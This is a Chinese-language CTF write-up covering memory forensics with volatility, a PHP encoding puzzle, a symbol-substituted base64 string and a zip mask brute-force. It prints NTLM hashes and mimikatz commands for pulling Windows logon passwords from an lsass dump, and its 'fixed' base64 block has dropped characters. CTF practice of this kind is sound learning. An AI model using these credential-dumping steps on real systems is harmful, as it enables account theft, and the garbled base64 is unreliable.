0xfffffa800ea9ab10 rundll32.exe           2968   2620      6      611      1      1 2019-11-13 08:32:02 UTC+0000
0xfffffa800e8b59c0 WmiPrvSE.exe           2764    608     11      316      0      0 2019-11-13 08:32:13 UTC+0000
0xfffffa800ea75b10 cmd.exe                2260   2316      1       20      1      0 2019-11-13 08:33:45 UTC+0000
0xfffffa800e687330 conhost.exe            2632    404      2       63      1      0 2019-11-13 08:33:45 UTC+0000
0xfffffa800e41db10 WmiApSrv.exe           2792    500      4      113      0      0 2019-11-13 08:34:27 UTC+0000
0xfffffa800ed68840 CnCrypt.exe            1608   2316      4      115      1      1 2019-11-13 08:34:40 UTC+0000
0xfffffa800e4a5b10 audiodg.exe            2100    768      6      130      0      0 2019-11-13 08:39:29 UTC+0000
0xfffffa800ea57b10 DumpIt.exe             1072   2316      1       26      1      1 2019-11-13 08:39:43 UTC+0000
0xfffffa800ea1c060 conhost.exe            2748    404      2       62      1      0 2019-11-13 08:39:43 UTC+0000
root@kali:/mnt/hgfs/共享文件夹#
```


发现下面两个可以的DumpIt.exe和CnCrypt.exe，看来这题和CnCrypt有关，CnCrypt是中国版TrueCrypt，是一个加密文件，加密过的文件后缀为ccx。

查看一下内存中的file有没有flag的信息：

```
volatility -f mem.dump --profile=Win7SP1x64 filescan | grep flag
```

果然出现flag.ccx，然后导出：

```
volatility -f mem.dump --profile=Win7SP1x64 dumpfiles -Q 0x000000003e435890 -D ./ -u
```

文件名是根据volatility的内部模式命名的，改名为flag.ccx

挂载到CnCrypt上，需要密码才能查看
哪有密码的线索？使用administrator的密码试试吧
volatility导出administrator的hash值得到：

```
Administrator:500:6377a2fdb0151e35b75e0c8d76954a50:0d546438b1f4c396753b4fc8c8565d5b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```


0d546438b1f4c396753b4fc8c8565d5b拿去md5解密得到密码ABCabc123
解开ccx文件进入这个磁盘拿到flag：flag{now_you_see_my_secret}

Attrack

binwalk发现有压缩包，foremost分解出来，还有很多图片，压缩包里面就是flag，但是没有解压密码
压缩包注释里面：

> 这可是administrator的秘密，怎么能随便给人看呢？

联想到可能是windows密码，继续进行数据包分析，HTTP对象中有：




一个镜像文件，应该就是Windows的，接下来就是获取Windows凭据了，使用工具mimikatz来抓取密码：
（Windows下要管理员身份运行才能正常运行）

sekurlsa::minidump lsass.dmp

sekurlsa::logonpasswords full

可以看到导出的密码：



解压得flag.txt，flag在文件最下面：

D0g3{3466b11de8894198af3636c5bd1efce2}

Crypto

funney-php

题目代码:

```php
<?php
$miwen="=Z2KqkyJnu1IKMIIHgyJDO1GBkRGCWIFWqxFSEHFXS0C/NxC80GB54mC9DQA0RGZ";

function encode($str){

 $str1=array();
 $str1=unpack("C*",$str);
 for($_0=0;$_0<count($str1);$_0++){
  $_c=$str1[$_0];
  $_=$_.$_c;
 }

 $_d=array();
 for($_1=0;$_1<strlen($_);$_1++){
  $_d[$_1]=substr($_,$_1,1);
  $_e=ord($_d[$_1])+$_1;
  $_f=chr($_e);
  $__=$__.$_f;
  if($__%100==0)
   $__=base64_encode($__);
 }
 $__=strrev(str_rot13(base64_encode($__)));

 return $__;

}

$anwser=encode($str);
print($anwser);
?>
```

解密代码：

```php
//来自Nepnep大佬们的脚本，自己写的稍微复杂了点
<?php
$miwen="=Z2KqkyJnu1IKMIIHgyJDO1GBkRGCWIFWqxFSEHFXS0C/NxC80GB54mC9DQA0RGZ";

function decode($encode_str){

$__  = base64_decode(str_rot13(strrev($encode_str)));

for ($i=0; $i < strlen($encode_str); $i++) {

$_.=chr(ord($__[$i])-$i);

}
echo '<br>解密后的flag为（这是ascii转换为字符即可）:'.$_.'<br>';
}
// flag{easy_encode}
```

题目代码中的if($__%100==0)没啥用

justaBase

```
VGhlIGdlb@xvZ#kgb@YgdGhlIEVhcnRoJ#Mgc#VyZmFjZSBpcyBkb@!pbmF)ZWQgYnkgdGhlIHBhcnRpY#VsYXIgcHJvcGVydGllcyBvZiB#YXRl
ci$gUHJlc@VudCBvbiBFYXJ)aCBpbiBzb@xpZCwgbGlxdWlkLCBhbmQgZ@FzZW(!cyBzdGF)ZXMsIHdhdGVyIGlzIGV$Y@VwdGlvbmFsbHkgcmVh
Y#RpdmUuIEl)IGRpc#NvbHZlcywgdHJhbnNwb#J)cywgYW%kIHByZWNpcGl)YXRlcyBtYW%%IGNoZW!pY@FsIGNvbXBvdW%kcyBhbmQgaXMgY@(u
c#RhbnRseSBtb@RpZnlpbmcgdGhlIGZhY@Ugb@YgdGhlIEVhcnRoLiBFdmFwb#JhdGVkIGZyb@)gdGhlIG(jZWFucywgd@F)ZXIgdmFwb#IgZm(y
bXMgY@xvdWRzLCBzb@!lIG(mIHdoaWNoIGFyZSB)cmFuc#BvcnRlZCBieSB#aW%kIG(@ZXIgdGhlIGNvbnRpbmVudHMuIENvbmRlbnNhdGlvbiBm
cm(tIHRoZSBjbG(!ZHMgcHJvdmlkZXMgdGhlIGVzc@VudGlhbCBhZ@VudCBvZiBjb@%)aW%lbnRhbCBlcm(zaW(uOiByYWluLlRoZSByYXRlIGF)
IHdoaWNoIGEgbW(sZWN!bGUgb@Ygd@F)ZXIgcGFzc@VzIHRob#VnaCB)aGUgY#ljbGUgaXMgbm()IHJhbmRvbQpBbmQgdGhlIGZsYWcgaXM^IENU
RnsyMi!RV)VSVFlVSU*tUExLSkhHRkRTLUFaWENWQk%NfQ==
```


在字母数字键盘上把每个符号换成对应的数字即可

```
VGhlIGdlb2xvZ3kgb2YgdGhlIEVhcnRoJ3Mgc3VyZmFjZSBpcyBkb21pbmF0ZWQgYnkgdGhlIHBhcnRpY3VsYXIgcHJvcGVydGllcyBvZiB3YXRl
ci4gUHJlc2VudCBvbiBFYXJ0aCBpbiBzb2xpZCwgbGlxdWlkLCBhbmQgZ2FzZW91cyBzdGF0ZXMsIHdhdGVyIGlzIGV4Y2VwdGlvbmFsbHkgcmVh
Y3RpdmUuIEl0IGRpc3NvbHZlcywgdHJhbnNwb3J0cywW5kIHByZWNpcGl0YXRlcyBtYW55IGNoZW1pY2FsIGNvbXBvdW5kcyBhbmQgaXMgY29u
c3RhbnRseSBtb2RpZnlpbmcgdGhlIEVhcnRoLiBFdmFwb3JhdGVkIGZyb20gdGhlIG9jZWFucywgd2F0ZXIgdmFwb3IgZm9y
bXMgY2xvdWRzLCBzb21lIG9mIHdoaWNoIGFyZSB0cmFuc3BvcnRlZCBieSB3aW5kIG92ZXIgdGhlIGNvbnRpbmVudHMuIENvbmRlbnNhdGlvbiBm
cm9tIHRoZSBjbG91ZHMgdmlkZXMgdGhlIGVzc2VudCBvZiBjb250aW5lbnRhbCBlcm9zaW9uOiByYWluLlRoZSByYXRlIGF0
IHdoaWNoIGEgbW9sZWN1bGUgb2Ygd2F0ZXIgcGFzc2VzIHRob3VnaCB0aGUgY3ljbGUgaXMgbm90IHJhbmRvbQpBbmQgdGhlIGZsYWcgaXM6IENU
RnsyMi1RV0VSVFlVSU8tUExLSkhHRkTLUFaWENWQk5NfQ
```


解码得到flag：CTF{22-QWERTYUIO-PLKJHGFDS-AZXCVBNM}

easy misc

文件是不少啊，read文件夹里面有很多英文文档，推测是字频或者词频分析，但是这么多文件并不知道要分析哪个。




看看小姐姐.png吧，foremost可以分出来两个一样的图片，盲水印试一下得到一张图片：



看到in 11.txt，看来是要分析11.txt了，

先字频分析一下按顺序排列得到：etaonrhsidluygw


下一步卡壳，不过还有压缩包没干



看到注释部分：FLAG IN ((√2524921X85÷5+2)÷15-1794)+NNULLULL,

也就是7+NNULLULL,

这个7是什么呢？看来wp之后才知道是掩码爆破，7个数字+NNULLULL,



掩码爆破就出密码了：2019456NNULLULL,

然后解密得到：

```
a = dIW
b = sSD
c = adE
d = jVf
e = QW8
f = SA=
g = jBt
h = 5RE
i = tRQ
j = SPA
k = 8DS
l = XiE
m = S8S
n = MkF
o = T9p
p = PS5
q = E/S
r = -sd
s = SQW
t = obW
u = /WS
v = SD9
w = cw=
x = ASD
y = FTa
z = AE7
```

按照etaonrhsidluygw的顺序进行拼接得到：QW8obWdlWT9pMkF-sd5RESQWtRQjVfXiE/WSASDjBtcw=

但是由于题目出了点问题，r = -sd改为r = null h = 5RE改为h = null，这样拼接之后就是QW8obWdlWT9pMkFSQWtRQjVfXiE/WSFTajBtcw=，然后base64解码，base85解码得到flag。